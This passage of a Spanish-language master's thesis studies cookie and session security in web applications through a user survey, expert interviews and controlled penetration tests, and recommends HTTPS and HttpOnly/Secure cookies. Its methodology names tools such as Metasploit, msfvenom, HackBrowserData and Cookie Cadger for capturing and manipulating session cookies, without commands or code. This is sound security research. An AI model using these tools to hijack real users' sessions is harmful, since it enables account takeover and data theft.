Conciencia de Medidas de Seguridad	Si los usuarios están informados sobre las medidas de seguridad que deben tomar para proteger sus cuentas y datos en aplicaciones web.	1 (No informado) - 5 (Muy informado)
Comodidad al Proporcionar Datos	Nivel de comodidad de los usuarios al proporcionar información personal en aplicaciones web.	1 (Nada cómodo) - 5 (Muy cómodo)
Uso de Medidas de Seguridad Adicionales	Si los usuarios utilizan medidas de seguridad adicionales, como autenticación en dos pasos, para proteger sus cuentas.	1 (Nunca) - 5 (Siempre)
Conocimiento de Políticas de Privacidad	Si los usuarios han leído las políticas de privacidad de las aplicaciones web que utilizan.	1 (No leídas) - 5 (Leídas y comprendidas)
Disposición a Sacrificar Comodidades	Si los usuarios estarían dispuestos a sacrificar ciertas comodidades en aplicaciones web para mejorar la seguridad de sus datos y privacidad.	1 (No dispuesto) - 5 (Muy dispuesto)

Tabla 2. Elaborado por Luis Daniel Chávez Vergara

Análisis cualitativo

Este método de investigación busca comprender y profundizar los fenómenos de la investigación. En esta ocasión se utilizará la entrevista como herramienta la cual será enfocada

en profesionales de la seguridad informática y relacionados con el área de sistemas para que nos brinde información pertinente acerca de los riesgos y alternativas en cuanto al tema propuesto.

Según Sánchez (2021) este es uno de los métodos más utilizados en los últimos años, pero que a pesar de aquello el investigador cualitativo debe comprender el manejo de las técnicas de recolección e interpretación e la información en esta metodología. (pág. 4).

Las entrevistas con expertos en seguridad informática y desarrolladores web requieren una cuidadosa consideración. De esta manera se busca obtener una comprensión profunda de las prácticas, percepciones y barreras relacionadas con las cookies de inicio de sesión y de terceros en sitios web.

Metodología de prueba/simulación

Dentro del marco metodológico de esta investigación, se emplea la metodología de prueba/simulación la cual está diseñada para evaluar y analizar los riesgos y vulnerabilidades asociados con las cookies de inicio de sesión y de terceros en entornos web. Esta metodología de prueba se basa en la realización de simulaciones de ataques web controlados, con la finalidad de identificar posibles puntos de debilidad en la seguridad de las cookies.

Etapa Experimental	Técnica/Método	Herramienta de Seguridad Informática	Descripción
Identificación de Objetivos	Identificación de vulnerabilidades		Definir los objetivos específicos de la prueba de penetración, como las vulnerabilidades a evaluar en relación

			a las cookies y seguridad web.
Escaneo y Enumeración	Escaneo de la aplicación web	Burp Suite	Realizar un escaneo de la aplicación web para identificar los puntos de entrada y las posibles vulnerabilidades.
Obtención de Cookies	Captura y edición de cookies	Cookie Editor	Capturar cookies de sesión para su posterior manipulación y análisis.
Explotación de Vulnerabilidades	Explotación de posibles vulnerabilidades	Metasploit	Utilizar Metasploit para simular ataques dirigidos a las vulnerabilidades identificadas, como inyecciones SQL o XSS, relacionadas con las cookies.
Manipulación de Cookies	Manipulación y edición de cookies	Cookie Editor	Modificar cookies para probar la capacidad de un atacante para alterar sesiones de usuario.
Análisis de Respuestas	Monitoreo de respuestas del servidor	Burp Suite	Analizar las respuestas del servidor a las solicitudes manipuladas para entender cómo se comporta la aplicación ante los cambios en las cookies.

Tabla 3. Elaborado por Luis Daniel Chávez Vergara

Resultados

El presente estudio de caso se centró en analizar y evaluar las vulnerabilidades y riesgos asociados con las cookies de inicio de sesión y de terceros en sitios web, con el objetivo de mejorar la seguridad y protección de la privacidad de los usuarios en línea. A través de una combinación de métodos cuantitativos y cualitativos, así como pruebas de penetración controladas, se obtuvieron resultados significativos que arrojan luz sobre las posibles amenazas a la seguridad de las cookies y las posibles estrategias de mitigación.

Análisis Cuantitativo:

Se recolectaron datos de una encuesta en línea dirigida a usuarios en línea que regularmente utilizan aplicaciones web con cuentas o información vulnerable. Los resultados obtenidos y presentados gracias a la utilización de la herramienta SPSS indicaron que el 85.7% de los encuestados utilizan aplicaciones web diariamente y el 60% tiene un conocimiento moderado sobre el concepto de cookies en aplicaciones web. Además, el 60% de los encuestados expresó preocupación por la seguridad de sus datos y cookies en aplicaciones web.

Análisis Cualitativo:

Las entrevistas realizadas a expertos en seguridad informática y desarrolladores web proporcionaron información valiosa sobre las vulnerabilidades comunes en relación con las cookies.

Esta entrevista fue realizada a los siguientes expertos:

Entrevistado	Títulos académicos	Experiencia laboral
Harry Saltos	-Ingeniero en sistemas -Magister en ingeniería y	***-Nippon koei co., ltd. Ingenieros consultores de japon (7 años)***

	sistemas de computacionales. -Especialista en auditoria de sistemas de información -Diplomado superior en gerencia de sistemas.	Computing chief, which includes areas such as security, networking, software development, and databases. - ***Gobierno autónomo descentralizado provincial de los ríos (18 años).*** - ***Coordinador de la unidad de tecnologias de informacion y comunicaciones***, con sub areas de: redes y telematica, software y bases de datos, infraestructura de cómputo y seguridad de la información. ***Director de ingeniox (28 años)*** Cursos presenciales y virtuales Asesoria en sistemas de información Desarrollo de software a medida/web/escritorio/mobile -Asesoria en conectividad y firewalls/redes -Asesoria en data recovery /informática forense -Soporte en sistemas linux y servidores
Nelly Esparza	-Ingeniera en Sistemas de la Universidad Técnica de Babahoyo. - Magister en Administración de Empresas de la Universidad Técnica	- **Catedrática de la Universidad Técnica de Babahoyo desde el 2004.** - **Desarrollador Independiente de Software**, creadora del Software Integrado para Microempresas (SIM), sistema de facturación e inventario que se encuentra funcionando en muchos negocios a nivel nacional.

	deBabahoyo. - Magister en Informática Empresarial de UNIANDES	-**Principal desarrollo profesional en el área de programación**

Dentro de estas entrevistas se identificaron amenazas como inyecciones SQL y ataques de cross-site scripting (XSS) como los principales riesgos además mencionaron alguna de las principales herramientas utilizadas como Wireshark, Burp Suite y Cookie Cadger para capturar cookies y acceder a cuentas de usuario y datos confidenciales.

Según la Ingeniera y docente de la Universidad Técnica de Babahoyo Nelly Esparza detalla que algunos de los mecanismos utilizados por los cibercriminales son Acunetix, Invicti, Intruder.

Los expertos enfatizaron la importancia de la educación de los usuarios y la implementación de medidas de seguridad robustas para mitigar estos riesgos.

Por otro lado, el especialista en Sistemas de información y docente Ingeniero Harry Saltos en su entrevista también recomienda que para nos ser víctimas de estos ataques lo mejor sería instalar extensiones de seguridad en el navegador que bloqueen cookies de terceros y rastreadores, limpiar cookies como mecanismo de protección por parte de los usuarios.

Además, en el caso de los usuarios podrían configurar adecuadamente su firewall, revisiones mensuales de su seguridad, limpiar las cookies de los navegadores y más aún en máquinas públicas, mencionaron también algunas de estas medidas de seguridad como los son la utilización de conexiones https para proteger la transmisión de cookies y datos sensibles HtttpOnly y Secure cookies.

Pruebas de Penetración y Experimentos:

Mediante el uso de herramientas de seguridad informática como Burp Suite, Metasploit, msvenom, VPS, Cookie Editor, HackBrowserData y herramientas de ingeniería social, se realizaron pruebas de penetración en entornos controlados. Se demostró que las vulnerabilidades en las cookies de inicio de sesión podrían permitir a un atacante obtener acceso no autorizado a cuentas de usuario. La manipulación de cookies también reveló posibles escenarios de ataque y la capacidad de un atacante para alterar sesiones de usuario.

Los hallazgos obtenidos al analizar las vulnerabilidades asociadas con las cookies de inicio de sesión y de terceros en sitios web utilizando una metodología de simulación:

- ***Mala estructura del algoritmo de generación de tokens de cookies***: Si los tokens de cookies no se generan de forma aleatoria o no se renuevan adecuadamente, un atacante podría secuestrar una sesión válida y acceder a la cuenta de un usuario sin su permiso.
- ***Identificación de debilidades en la gestión de cookies por la mala estructura de su algoritmo:*** Podrías descubrir si el sitio web en cuestión no maneja adecuadamente las cookies de sesión y de terceros. Esto podría incluir problemas con la autenticación, autorización y almacenamiento seguro de cookies.

- ***Potencial para secuestro de sesiones:*** Al realizar la simulación, podrías demostrar si un atacante puede tomar el control de la sesión de un usuario mediante la manipulación de cookies, lo que podría resultar en un acceso no autorizado.

- ***Exposición de información sensible:*** Si las cookies almacenan información sensible, como credenciales de inicio de sesión o tokens de acceso, podrías identificar si esta información es vulnerable a la extracción y explotación por parte de un atacante.

- ***Riesgos de Cross-Site Scripting (XSS):*** Puedes evaluar si las cookies son vulnerables a ataques de inyección de scripts maliciosos que podrían dar lugar a un ataque XSS.

- ***Descubrimiento de cookies de terceros no seguras:*** Podrías encontrar cookies de terceros que no se almacenan o transmiten de manera segura, lo que podría permitir que un atacante las intercepte y las utilice de manera maliciosa.

- ***Rastreo no deseado***: Identificar si las cookies de terceros se utilizan para rastrear la actividad de los usuarios en el sitio web y si esto plantea preocupaciones de privacidad.

Discusión de resultados

La presente discusión de resultados tiene como objetivo analizar críticamente los hallazgos obtenidos a lo largo de la investigación sobre las vulnerabilidades y riesgos asociados con las cookies de inicio de sesión y de terceros en aplicaciones web. Esta evaluación se llevará a

cabo en el contexto del marco conceptual previamente establecido, para evaluar la coherencia y relevancia de los resultados en relación con las teorías y conceptos existentes.

Los resultados obtenidos a través del análisis cuantitativo revelaron que la mayoría de los usuarios en línea que utilizan aplicaciones web con cuentas o información vulnerable expresaron preocupación por la seguridad de sus datos y cookies. Esta percepción es coherente con las teorías sobre la creciente conciencia del público sobre la importancia de la privacidad en línea. Sin embargo, a pesar de esta conciencia, una proporción considerable de los encuestados tiene un conocimiento moderado sobre el concepto de cookies. Esto sugiere que existe una brecha entre la conciencia general y el conocimiento técnico necesario para comprender plenamente los riesgos asociados con las cookies.

En línea con el marco conceptual, las entrevistas a expertos en seguridad informática y desarrolladores web proporcionaron una visión más profunda de las vulnerabilidades comunes relacionadas con las cookies. Las amenazas identificadas, como inyecciones SQL y ataques XSS, secuestro de cookies, están respaldadas por teorías sobre las tácticas más utilizadas por los atacantes cibernéticos. Esta coincidencia entre los resultados y las teorías refuerza la credibilidad de los hallazgos.

Las pruebas de penetración y experimentos, junto con la evaluación de herramientas de seguridad informática, confirmaron la viabilidad de los ataques relacionados con cookies. Sin embargo, el análisis cualitativo también señaló que muchas de estas vulnerabilidades pueden

mitigarse mediante la implementación de estrategias de seguridad sólidas. Esto está en línea con la noción de que la seguridad de las cookies no es un destino final, sino un proceso continuo de mejora y adaptación.

La propuesta de estrategias de mitigación alineada con las vulnerabilidades identificadas enriquece el marco conceptual al proporcionar soluciones tangibles a los desafíos planteados. Sin embargo, es importante notar que estas soluciones deben ser implementadas con precaución para evitar la sobreexposición o restricciones innecesarias que podrían afectar negativamente la experiencia del usuario.

Conclusión

El presente estudio de caso ha explorado en detalle las vulnerabilidades y riesgos asociados con las cookies de inicio de sesión y de terceros en aplicaciones web. A través de una metodología integral que abarcó análisis cuantitativo, cualitativo y pruebas de penetración

controladas, se han obtenido resultados que arrojan luz sobre los desafíos que enfrenta la seguridad en línea y las posibles estrategias para mitigarlos.

En esta investigación, se han identificado vulnerabilidades comunes relacionadas con las cookies de inicio de sesión y de terceros en aplicaciones web, destacando la amenaza de ataques por intermediario y el robo de sesiones. Se utilizo herramientas de investigación cuantitativa específicamente la encuesta la cual han revelado una notable preocupación por parte de los usuarios en línea en lo que respecta a la seguridad de sus datos y cookies en aplicaciones web. Estos riesgos resaltan la importancia de implementar medidas de seguridad sólidas, como la educación continua del usuario, la protección de la transmisión de cookies a través de HTTPS y la detección activa de actividades sospechosas. Además, cumplir con las normativas de control de acceso y promover la concientización en seguridad en línea son fundamentales para salvaguardar la privacidad y la seguridad de los usuarios en el entorno digital.

Las pruebas de penetración y experimentos en entornos controlados han confirmado la posibilidad de ataques relacionados con cookies y la capacidad de los atacantes para alterar sesiones de usuario. Sin embargo, al mismo tiempo, estas pruebas han demostrado la efectividad de medidas de seguridad sólidas para mitigar estas vulnerabilidades y reducir los riesgos. Dentro de esta investigación aplicada, se implementaron herramientas especializadas como Burp Suite, Metasploit, Ingeniería social y otras, permitiendo emular escenarios de amenazas realistas y evaluar la resistencia de las cookies de inicio de sesión. Estas pruebas pusieron de manifiesto que las vulnerabilidades en las cookies podrían exponer cuentas de usuario a accesos no autorizados

y revelaron posibles escenarios de ataque, subrayando la importancia de la seguridad en el manejo de sesiones. La evaluación de herramientas de seguridad informática también ha respaldado la viabilidad de detectar y prevenir estas vulnerabilidades.

Al examinar cuidadosamente las vulnerabilidades y los riesgos, este estudio ofrece soluciones concretas, enriquece el marco conceptual y proporciona respuestas concretas a los desafíos. Sin embargo, se debe enfatizar que estas soluciones deben implementarse con precaución para evitar restricciones innecesarias que puedan afectar negativamente la experiencia del usuario. Los expertos enfatizan la importancia de la educación de los usuarios y de medidas de seguridad estrictas, como la configuración adecuada de firewalls, controles de seguridad periódicos y la eliminación de cookies en los navegadores, especialmente en dispositivos públicos. También se destacan prácticas como el uso de conexiones HTTPS para proteger las cookies y la transmisión de datos sensibles, y la implementación de cookies HTTPOnly y Secure para mayor seguridad. Esta investigación proporciona una base sólida para mejorar la seguridad en línea al abordar las vulnerabilidades de las cookies de manera eficiente y equilibrada.

Recomendación

La investigación detallada sobre las vulnerabilidades y riesgos asociados con las cookies en aplicaciones web ha brindado una comprensión profunda de los desafíos que enfrenta la

seguridad en línea. A partir de los hallazgos y el análisis crítico, se derivan sugerencias generales para fortalecer la seguridad y protección de los usuarios en línea.

Seguridad y educación del usuario: Es vital enfocarse en la educación continua de los usuarios en línea para concientizarlos sobre los riesgos de seguridad de las cookies. Promover practicas seguras, como configurar firewall y eliminar cookies en dispositivos públicos, puede ayudar a proteger sus datos y privacidad en línea. Además, se deben adoptar medidas como la implementación de conexiones https para una transmisión segura de datos y el uso de cookies HttpOnly y Secure para una mayor protección.

Implementación de medidas de seguridad solidas: La investigación ha demostrado que la implementación de medidas de seguridad solidas es efectiva para mitigar vulnerabilidades en las cookies. Se recomienda adoptar herramientas de seguridad informática como Burp Suite y Metasploit, junto con prácticas de ingeniería social, para evaluar y fortalecer la resistencia de las cookies de inicio de sesión. Estas medidas pueden reducir significativamente los riesgos de acceso no autorizados y ataques relacionados con cookies.

Equilibrio en la implementación de soluciones: Si bien es fundamental abordar las vulnerabilidades de las cookies, se debe tener cuidado al implementar soluciones para evitar restricciones innecesarias que puedan afectar negativamente la experiencia del usuario. Se recomienda una implementación equilibrada de las medidas de seguridad propuestas, considerado siempre el impacto en la usabilidad y la accesibilidad de las aplicaciones web.

Referencia

Almazan, A. (2019). XIX Encuesta Nacional de Seguridad Informatica. *Revista Sistemas*, 12-41.

Amazon Web Services, Inc. (2023). Obtenido de https://aws.amazon.com/es/what-is/vps/

Becerril, S. A. (s.f.). Adversarial Attacks against Windows PE Malware Detection: A Survey of the State-of-the-Art. *Direccion General de Computo de Informacion y Comunicacion*.

Blanco, A. S. (2021). *Analisis de la percepcion de las cookies en la publicidad online del consumidor.* Valladolid: Universidad de Valladolid.

Brito, H., & Solórzano, M. (s.f.). Estudio del impacto de las cookies en la seguridad de las aplicaciones web. *Universidad de las Ciencias Informáticas*. Obtenido de researchgate.net

Casarotto, C. (2022). ¿Qué son las cookies y cuál es su finalidad en los sitios web? *Rockcontent blog*. Obtenido de https://rockcontent.com/es/blog/cookies/

Catoira, F. (s.f.). *Welivesecurity*. Obtenido de ESET: https://www.welivesecurity.com/la-es/2013/07/01/cookies-aplicaciones-web-diseno-vulnerabilidades/

Cisar, P. (2019). Algunas posibilidades de piratería ética en el entorno Kali Linux. *Revista de Ciencias Técnicas y Educativas Aplicadas*, 18-19.

Diaz, L. (2021). ¿Qué son las cookies y para qué sirven? *CibernosGrupo*.

Gil, J. M. (2018). La evolución de las ciberamenazas y sus tendencias. *Grupos de estudios de la seguiridad internacional GSEI*, 6-7.

Kretschmer, Michael y Pennekamp, Jan y Wehrle, Klaus. (2021). *Banners de cookies y políticas de privacidad: Medición del impacto del RGPD en la Web.* Nueva York: Asociación de Maquinaria Informática.

Ling, X. (2021). Adversarial Attacks against Windows PE Malware Detection: A Survey of the State-of-the-Art. *Cornell University*, 8.

Mieres, J. (2019). Ataques informáticos. Debilidades de seguridad comúnmente explotadas). Obtenido de Recuperado http://proton. ucting. udg. mx/tutorial/hackers/hacking. pdf.

Mochiero, L. (2023). Entrevista . *Perfil*.

Picado, F. (2021). *Administración de servicios web: Anatomía del internet.* Alpha Editorial.

Ramallo, M. (12 de 12 de 2020). Consideracion de seguridad para la web en la atualidad .

Rocío B. Mayorga-Poncea, A. M.-H.-R.-C.-T. (2021). *Programa SPSS.* Universidad Autónoma del Estado de Hidalgo. Obtenido de Recuperado de: https://doi.org/10.29236/sistemas.n151a3

Sanchez, M. (2021). Técnicas e instrumentos de recolección de información: analisis y procesamiento realiado por el investigador cualitativo. *Uisrael Revista Cientifica*, 12-14.

Schneier, B. S. (2019). *Click Here to Kill Everybody : Sicherheitsrisiko Internet und die Verantwortung von Unternehmen und Regierungen.* Obtenido de https://www.mitp.de/IT-WEB/IT-Sicherheit/Click-Here-to-Kill-Everybody.html

Segovia, A. (2023). Robo de cookies de sesión: cómo hackean las cuentas saltando todas las medidas de seguridad. *PERFIL*. Obtenido de https://www.perfil.com/noticias/tecnologia/robo-de-cookies-de-sesion-como-hackean-las-cuentas-saltando-todas-las-medidas-de-seguridad.phtml

UNIR, V. (21 de 9 de 2020). Ciberdelincuencia: ¿qué es y cuáles son los ciberdelitos más comunes? *Unir Revista*. Obtenido de https://www.unir.net/derecho/revista/que-es-ciberdelincuencia/#:~:text=La%20ciberdelincuencia%20consiste%20en%20la%20comisi%C3%B3n%20de%20actividades,normalmente%20para%20realizar%20un%20uso%20fraudulento%20de%20

Vergara, J. (2019). Cookies en informática: ¿qué son y para qué sirven? *Cyberclick.es*. Obtenido de https://www.cyberclick.es/numerical-blog/cookies-en-informatica-que-son-y-para-que-sirven

W3Counter. (08 de 2023). *Browser & Platform Market Share*. Obtenido de https://www.w3counter.com/globalstats.php

Anexos

Prueba de antiplagio

CERTIFICADO DE ANÁLISIS
magister

LUIS CHAVEZ

3% Similitudes

< 1% Texto entre comillas

< 1% Idioma no reconocido

Nombre del documento: LUIS CHAVEZ.pdf
ID del documento: 9ea29638baf4e0783bfccb8875d46554907bb808
Tamaño del documento original: 3,6 MB

Depositante: BELTRAN MORA MAROLA NARCISA
Fecha de depósito: 14/9/2023
Tipo de carga: interface
fecha de fin de análisis: 14/9/2023

Número de palabras: 7894
Número de caracteres: 54.796

Ubicación de las similitudes en el documento:

Fuentes principales detectadas

Nº	Descripciones	Similitudes	Ubicaciones	Datos adicionales
1	www.avbeyersecurity.com | McLiverSecurity	1%		
2	blog.hubspot.es | Qué son las cookies, para qué sirven y cómo funcionan	< 1%		
3	repositorio.espe.edu.ec | Implantación de técnicas y administración de laboratori...	< 1%		

Fuentes con similitudes fortuitas

Nº	Descripciones	Similitudes	Ubicaciones	Datos adicionales
1	dspace.utb.edu.ec	< 1%		
2	repository.uaeh.edu.mx | Programa SPSS | Educación y Salud Boletín Científico In...	< 1%		
3	www.ionos.mx | ¿Qué son las cookies de sesión? Definición y explicación - IONOS	< 1%		
4	Documento de otro usuario El documento proviene de otro grupo	< 1%		
5	tiposdeinvestigacion.review | Investigación Cuantitativa y sus características - Tip...	< 1%		

Fuentes mencionadas (sin similitudes detectadas) Estas fuentes han sido citadas en el documento sin encontrar similitudes.

1 https://acortar.link/X7jtuz
2 https://ic.cx/EMX0fd
3 https://acortar.link/FuUeZu
4 https://aws.amazon.com/es/what
5 https://rockcontent.com/es/blog/cookies/

Docente Tutor


Análisis cuantitativo-Encuesta

1- ¿Con qué frecuencia utilizas aplicaciones web que requieren inicio de sesión, como redes sociales, plataformas de video o correo electrónico?

		Frecuencia	Porcentaje	Porcentaje válido	Porcentaje acumulado
Válido	Diariamente	30	85,7	85,7	85,7
	Ocasionalmente	5	14,3	14,3	100,0
	Total	35	100,0	100,0	

1- ¿Con qué frecuencia utilizas aplicaciones web que requieren inicio de sesión, como redes sociales, plataformas de video o correo electrónico?

35 respuestas




2- ¿Estás consciente de lo que son las cookies en el contexto de las aplicaciones web?

		Frecuencia	Porcentaje	Porcentaje válido	Porcentaje acumulado
Válido	He oído sobre ellas, pero no tengo un conocimiento profundo.	21	60,0	60,0	60,0
	No tengo mucha información acerca de las cookies.	6	17,1	17,1	77,1
	Sí, estoy bien informado sobre las cookies.	8	22,9	22,9	100,0
	Total	35	100,0	100,0	

2- ¿Estás consciente de lo que son las cookies en el contexto de las aplicaciones web?

35 respuestas




3- ¿Crees que las cookies de inicio de sesión y de terceros en aplicaciones web pueden representar un riesgo para la privacidad y seguridad de tus datos?

		Frecuencia	Porcentaje	Porcentaje válido	Porcentaje acumulado
Válido	No estoy seguro.	11	31,4	31,4	31,4
	No, creo que mis datos están seguros.	3	8,6	8,6	40,0
	Sí, estoy muy preocupado por los riesgos.	21	60,0	60,0	100,0
	Total	35	100,0	100,0	

3- ¿Crees que las cookies de inicio de sesión y de terceros en aplicaciones web pueden representar un riesgo para la privacidad y seguridad de tus datos?

35 respuestas




4- ¿Has experimentado alguna vez problemas relacionados con la seguridad en tus cuentas de aplicaciones web, como accesos no autorizados o pérdida de información?

		Frecuencia	Porcentaje	Porcentaje válido	Porcentaje acumulado
Válido	No, nunca he tenido problemas.	14	40,0	40,0	40,0
	Sí, he tenido problemas de seguridad.	21	60,0	60,0	100,0
	Total	35	100,0	100,0	

4- ¿Has experimentado alguna vez problemas relacionados con la seguridad en tus cuentas de aplicaciones web, como accesos no autorizados o pérdida de información?

35 respuestas




5- ¿Te sientes informado acerca de las medidas de seguridad que deberías tomar para proteger tus cuentas y datos en aplicaciones web?

		Frecuencia	Porcentaje	Porcentaje válido	Porcentaje acumulado
Válido	No, no tengo mucha información al respecto.	24	68,6	68,6	68,6
	Sí, estoy bien informado	11	31,4	31,4	100,0
	Total	35	100,0	100,0	

5- ¿Te sientes informado acerca de las medidas de seguridad que deberías tomar para proteger tus cuentas y datos en aplicaciones web?

35 respuestas




6- ¿Crees que los desarrolladores de aplicaciones web deberían ser más transparentes acerca del uso de cookies y la seguridad de la información?

		Frecuencia	Porcentaje	Porcentaje válido	Porcentaje acumulado
Válido	No, no veo la necesidad.	3	8,6	8,6	8,6
	Sí, definitivamente	32	91,4	91,4	100,0
	Total	35	100,0	100,0	


6- ¿Crees que los desarrolladores de aplicaciones web deberían ser más transparentes acerca del uso de cookies y la seguridad de la información?

35 respuestas



7- ¿Te sientes cómodo proporcionando información personal en aplicaciones web que utilizas regularmente?

		Frecuencia	Porcentaje	Porcentaje válido	Porcentaje acumulado
Válido	No, a menudo tengo reservas.	17	48,6	48,6	48,6
	Sí, pero depende del tipo de información.	16	45,7	45,7	94,3
	Sí, siempre me siento cómodo.	2	5,7	5,7	100,0
	Total	35	100,0	100,0	




8- ¿Has leído las políticas de privacidad de las aplicaciones web que utilizas para entender cómo se manejan tus datos?

		Frecuencia	Porcentaje	Porcentaje válido	Porcentaje acumulado
Válido	No, nunca las leo.	14	40,0	40,0	40,0
	Sí, a veces.	19	54,3	54,3	94,3
	Sí, siempre las leo.	2	5,7	5,7	100,0
	Total	35	100,0	100,0	

8- ¿Has leído las políticas de privacidad de las aplicaciones web que utilizas para entender cómo se manejan tus datos?

35 respuestas




9- ¿Utilizas medidas de seguridad adicionales, como autenticación en dos pasos, para proteger tus cuentas en aplicaciones web?

		Frecuencia	Porcentaje	Porcentaje válido	Porcentaje acumulado
Válido	No, no suelo utilizar medidas adicionales.	10	28,6	28,6	28,6
	Sí, ocasionalmente.	20	57,1	57,1	85,7
	Sí, siempre utilizo medidas adicionales.	5	14,3	14,3	100,0
	Total	35	100,0	100,0	

9- ¿Utilizas medidas de seguridad adicionales, como autenticación en dos pasos, para proteger tus cuentas en aplicaciones web?

35 respuestas



10- ¿Estarías dispuesto/a a sacrificar ciertas comodidades en una aplicación web si eso significa mejorar la seguridad de tus datos y privacidad?

		Frecuencia	Porcentaje	Porcentaje válido	Porcentaje acumulado
Válido	No, prefiero mantener las comodidades.	3	8,6	8,6	8,6
	Sí, definitivamente.	12	34,3	34,3	42,9
	Sí, dependiendo de la importancia de la comodidad.	20	57,1	57,1	100,0
	Total	35	100,0	100,0	

